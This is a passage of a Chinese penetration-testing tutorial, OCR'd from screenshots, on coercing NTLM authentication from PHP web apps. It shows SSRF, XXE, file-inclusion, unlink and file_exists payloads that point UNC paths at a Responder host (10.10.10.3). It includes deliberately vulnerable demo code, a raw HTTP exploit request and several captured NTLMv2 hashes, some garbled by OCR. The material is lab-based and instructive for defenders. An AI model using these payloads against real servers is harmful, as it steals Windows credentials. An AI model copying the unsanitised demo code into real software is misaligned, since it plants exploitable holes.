
```
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-H2GKUTBEJ2Q]
    Responder Domain Name      [F6DD.LOCAL]
    Responder DCE-RPC Port     [45486]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:5f1b75d4da0a949b:F2955EBAA03B7A2493D9904505A
7D198:010100000000000080EB760881B0D701E150D267E43922B30000000002000800460036004400
440001001E00570049004E002D00480032004700 4B0055005400420045004A00320051000400340 0
```

同类函数还有

- is_dir()
- is_executable()
- is_link()
- is_readable()
- is_uploaded_file()
- is_writable()
- is_writeable()

13 file_put_contents()

```php
<?php
$file = '\\\\10.10.10.3\tmp.txt';
file_put_contents($file, 'pen4uin.');
```



localhost/net-ntlm/13_file_put_contents.php

(!) Warning: file_put_contents(\\10.10.10.3\tmp.txt): failed to open stream: Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\13_file_put_contents.php on line 3

Call Stack

#	Time	Memory	Function	Location
1	0.0006	137704	{main}( )	...\13_file_put_contents.php:0
2	0.0006	137920	file_put_contents ( )	...\13_file_put_contents.php:3

Refactor Run Tools VCS Window Help
WWW - 13_file_put_contents.php
ents.php
Add Configuration...
13_file_put_contents.php

```
<?php
$file = '\\\\10.10.10.3\tmp.txt';
file_put_contents($file,  data: 'pen4uin.');
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-F4XX2CDPV30]
    Responder Domain Name      [GRTG.LOCAL]
    Responder DCE-RPC Port     [49251]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:e9e685bff5c8611d:6348AC084DE5ACAE818F6E90E9B
E0903:0101000000000000807000E581B0D701B4A81590D410E957000000000200080047005200540
0470001001E00570049004E002D0046003400580058003200430044005000560033003000004003400
570049004E002D004600340058005800320043004400500056003300300002E004700520054004700 2
E004C004F00430041004C000300140047005200540047002E004C004F00430041004C000500140047
005200540047002E004C004F00430041004C0007000800807000E581B0D7010600040002000000080
030003000000000000000010000000002000000AD34DB253663E6DF661C39C7D5712180BFA6346A7781
1E487B52B1C40C5853150A001000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310030002E0033000000000000000000000
```

∞ xxx()

可达到以上效果的函数还有很多，这里就不再测试了，重在思路分享。

下面将列举几种实战中可能会出现的场景。

0x03 可能出现的漏洞场景


注：以下只是为了演示效果所以demo代码过于简单

SSRF

demo.php

```
<?php
    $location=$_GET['path'];
    $curl = curl_init($location);
    curl_exec ($curl);
    curl_close ($curl);
?>
```

file://



file://

file:// — 访问本地文件系统

说明

文件系统 是 PHP 使用的默认封装协议，展现了本地文件系统。 当指定了一个相对路径（不以/、\、\\或 Windows 盘符开头的路径）提供的路径将基于当前的工作目录。 在很多情况下是脚本所在的目录，除非被修改了。 使用 CLI 的时候，目录默认是脚本被调用时所在的目录。


在某些函数里，例如 fopen() 和 file_get_contents()， `include_path` 会可选地搜索，也作为相对的路径。

用法


- `/path/to/file.ext`
- `relative/path/to/file.ext`
- `fileInCwd.ext`
- `C:/path/to/winfile.ext`
- `C:\path\to\winfile.ext`
- `\\smbserver\share\path\to\winfile.ext`
- `file:///path/to/file.ext`

payload

```
?path=file://\\10.10.10.3\tmp
```



localhost/net-ntlm/demo.php?path=file://\\10.10.10.3\tmp




```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-SL97B1B4OPT]
    Responder Domain Name      [6U1K.LOCAL]
    Responder DCE-RPC Port     [46460]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:bb09e5830e74a304:008B4CA44E6DD625FAF199E6F44
E2DCF:0101000000000000080D2C5DB86B0D7017AD7FE0A8FC7923E0000000002000800360055003 10
04B0001001E00570049004E002D0053004C003900370042003100420034004F005000540004003400
570049004E002D0053004C003900370042003100420034004F00500054002E003600550031004B002
E004C004F00430041004C000300140036005500310004B002E004C004F00430041004C000500140036
00550031004B002E004C004F00430041004C000700080080D2C5DB86B0D7010600040002000000080
0300030000000000000000100000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A7781
1E487B52B1C40C5853150A00100000000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310030002E0033000000000000000000
```

XXE

靶场

- https://github.com/c0ny1/xxe-lab



localhost/net-ntlm/xxe/index.html

TIPS: admin login success!


UserName: admin

Password: •••••

php://filter

payload

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE a[
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=//10.10.10.3/tmp.php">
]>
<user><username>&xxe;</username><password>admin</password></user>
```



```
POST /net-ntlm/xxe/doLogin.php HTTP/1.1
Host: 10.10.10.1
Content-Length: 172
Accept: application/xml, text/xml, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
Content-Type: application/xml;charset=UTF-8
Origin: http://10.10.10.1
Referer: http://10.10.10.1/net-ntlm/xxe/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close

<!DOCTYPE a[
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=//10.10.10.3/tmp.php">
]>
<user>
  <username>
    &xxe;
  </username>
  <password>
    admin
  </password>
</user>
```


```
HTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 04:30:16 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 1357
Connection: close
Content-Type: text/html; charset=utf-8

<br />
<b>
  Warning
</b>
:  DOMDocument::loadXML(php://filter/convert.base64-encode/resource=//10.10.10.3/tmp.ph
  G:\TempLab\phpStudy2016\WWW\Net-NTLM\xxe\doLogin.php
</b>
 on line <b>
  16
</b>
o load external entity &quot;php://filt
n.php
ity xxe in Entity, line: 4 in <b>
n.php
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-LJF76Y7KHG5]
    Responder Domain Name      [V7T8.LOCAL]
    Responder DCE-RPC Port     [48229]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:eb3b7e89051b64bb:4788867AF9191DC550CCAE352B620A7D:0101000000000000080A1A1
CDDAB0D70157A2060CB429293F000000000200080056003700540038000 1001E00570049004E002D004C004A00460037003600590037
04B0048004700350004003400570049004E002D004C004A004600370036005900 37004B0048004700 35002E00560037005400 38002E00
4C004F00430041004C0003001400560037005400 38002E004C004F00430041004C0005001400560037005400 38002E004C004F0043000
1004C000700080080A1A1CDDAB0D70106000400020000000800300030000000000000000100000000200000231F0C527EC0DC1E36BF03
DE08EA91C0BEEE7B47669C99B151CFEDADBA4D37F10A001000000000000000000000000000000000000009001E00630069006600 73002F
0310030002E00310030002E00310030002E003300000000000000000
```

文件包含

demo.php

```
<?php
$file = $_GET['file'];
include($file);
```




localhost/net-ntlm/demo.php?file=flag.txt

hacked

payload

```
?file=\\10.10.10.3\tmp
```




localhost/net-ntlm/demo.php?file=\\10.10.10.3\tmp

(!) Warning: include(\\10.10.10.3\TMP): failed to open stream: Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\demo.php on line *3*

Call Stack				
#	Time	Memory	Function	Location
1	0.0005	137480	{main}( )	...\demo.php:0

(!) Warning: include(): Failed opening '\\10.10.10.3\tmp' for inclusion (include_path='.;C:\php\pear') in G:\TempLab\phpStudy2016\WWW\Net-NTLM\d
line *3*

Call Stack				
#	Time	Memory	Function	Location
1	0.0005	137480	{main}( )	...\demo.php:0




```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-LJEF0NAB8OT]
    Responder Domain Name      [OH9V.LOCAL]
    Responder DCE-RPC Port     [49841]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:1dc98c24f255fca5:B9FBCBB96BBBBC62B7CDF159073
4C369:0101000000000000000082C3CD85B0D701466E254C44BFB7D90000000020008004F004800390
0560001001E00570049004E002D004C004A0045004600300004E004100420038004F00540004003400
570049004E002D004C004A0045004600030004E004100420038004F0054002E004F004800390056002
E004C004F00430041004C00030014004F004800390056002E004C004F00430041004C00050014004F
004800390056002E004C004F00430041004C00070008000082C3CD85B0D7010600040002000000080
030003000000000000000000100000000020000AD34DB253663E6DF661C39C7D5712180BFA6346A7781
1E487B52B1C40C5853150A00100000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310030002E0033000000000000000000
```

文件删除

demo.php


```php
<?php
$file = $_GET['file'];
unlink($file);
```



(!) Warning: unlink(\\10.10.10.3\tmp): Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\demo.php on line 3

Call Stack

#	Time	Memory	Function	Location
1	0.0005	138072	{main}( )	...\demo.php:0
2	0.0005	138160	unlink ( )	...\demo.php:3




```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.10.3]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-IF1ZLBHM1S1]
    Responder Domain Name      [FU4H.LOCAL]
    Responder DCE-RPC Port     [47575]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.1
[SMB] NTLMv2-SSP Username : .\admin
[SMB] NTLMv2-SSP Hash     : admin::.:d19303f60bca375a:926F06E8E040B01527A8460CE9C
C36EF:010100000000000080CE572B86B0D70135B0923F2EDAE1C6000000000200080046005500340
0480001001E00570049004E002D004900460031005A004C00420048004D0031005300310004003400
570049004E002D004900460031005A004C00420048004D003100530031002E0046005500340048002
E004C004F00430041004C000300140046005500340048002E004C004F00430041004C000500140046
005500340048002E004C004F00430041004C000700080080CE572B86B0D7010600040002000000080
0300030000000000000000100000000200000AD34DB253663E6DF661C39C7D5712180BFA6346A7781
1E487B52B1C40C5853150A0010000000000000000000000000000000000009001E006300690066007
3002F00310030002E00310030002E00310030002E0033000000000000000000000
```

文件下载

- 如果存在一处文件下载的地方，一般会先判断所下载的文件是否存在

demo.php


```
<?php
$filename = $_GET['file'];
if(file_exists($filename)){
    header('location:http://'.$filename);
}else{
    header('HTTP/1.1 404 Not Found');
}
```



This localhost page can't be found

No webpage was found for the web address: **http://localhost/net-ntlm/demo.php?file=\\10.10.10.3\tmp**

HTTP ERROR 404

